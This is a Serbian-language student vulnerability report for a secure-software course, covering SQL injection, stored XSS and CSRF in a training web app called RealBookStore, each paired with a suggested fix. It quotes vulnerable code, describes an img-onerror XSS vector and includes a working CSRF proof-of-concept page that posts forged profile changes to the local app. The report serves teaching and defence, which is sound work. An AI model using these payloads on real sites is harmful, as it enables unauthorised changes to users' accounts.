Stručni kurs Razvoj bezbednog softvera

Izveštaj

Pronađene ranjivosti u projektu “ RealBookStore ”

Ivana Pantic 108/2019

Uroš Dragojević

28.2.2024

Istorija izmena

Verzija	Datum	Izmenio/la	Komentar
1.0	28.2.2024.	Uroš Dragojević	Kreiran izveštaj

Sadržaj

Uvod

Ovaj izveštaj se bavi ranjivostima pronađenim u dole opisanoj veb aplikaciji.

O veb aplikaciji

RealBookStore je veb aplikacija koja pruža mogućnosti pretrage, ocenjivanja i komentarisanja knjiga.

Aplikacija RealBookStore omogućava sledeće:

- Pregled i pretragu knjiga.
- Dodavanje nove knjige.
- Detaljan pregleda knjige kao i komentarisanje i ocenjivanje knjige.
- Pregled korisnika aplikacije.
- Detaljan pregled podataka korisnika.

Kratak pregled rezultata testiranja

Ovde idu kratko opisani rezultati testiranja: pronađene ranjivosti i nivo opasnosti.

Nivo opasnosti	***Broj ranjivosti***
Low	*3*
Medium	*2*
High	*1*

SQL injection

Napad: Ubacivanje novog usera u tabelu “persons” (SQL injection)


Metod napada:


Na stranici za komentare, ubaciti sledeci kod

String query = "insert into comments(bookId, userId, comment) values (" + comment.getBookId() + ", " + comment.getUserId() + ", '" + comment.getComment() + "')";

Predlog odbrane:

Cuvanje imena korisnika koristeći klasu PreparedStatement umesto Statement





Cross-site scripting

Napad: Ubacivanje novog usera u tabelu “persons”

Metod napada:

Ubaciti img element I onerror funkciju sa xss kodom u ime korisnika I cekati da neko pretrazi datog korisnika

Opasan kod:

```
element.innerHTML = person.email;
```

Predlog odbrane:

Zameniti innerHTML sa textContent.

CSRF

Napad: Menjanje informacija o korisniku preko alternativne stranice


Metod napada:

Iskoristicemo korisnika da klikne dugme na stranici sto ce neznatno njemu poslati zahtev web aplikaciji

```
        <div onclick="exploit()" style="cursor:pointer;text-align:center;">
            <img src="youwin.png" />
            <h1>Click here!</h1>
        </div>

        <script>
            function exploit() {
                const formData = new FormData();
                formData.append('id', 1);
                formData.append('firstName', 'Batman');
                formData.append('lastName', 'Dark Knight');
                fetch('http://localhost:8080/update-person',
                    {method: 'POST', body: formData, credentials: 'include'});
            }
        </script>
    </body>
</html>
```

Predlog odbrane:



Dodati CSRF token radi bezbednosti.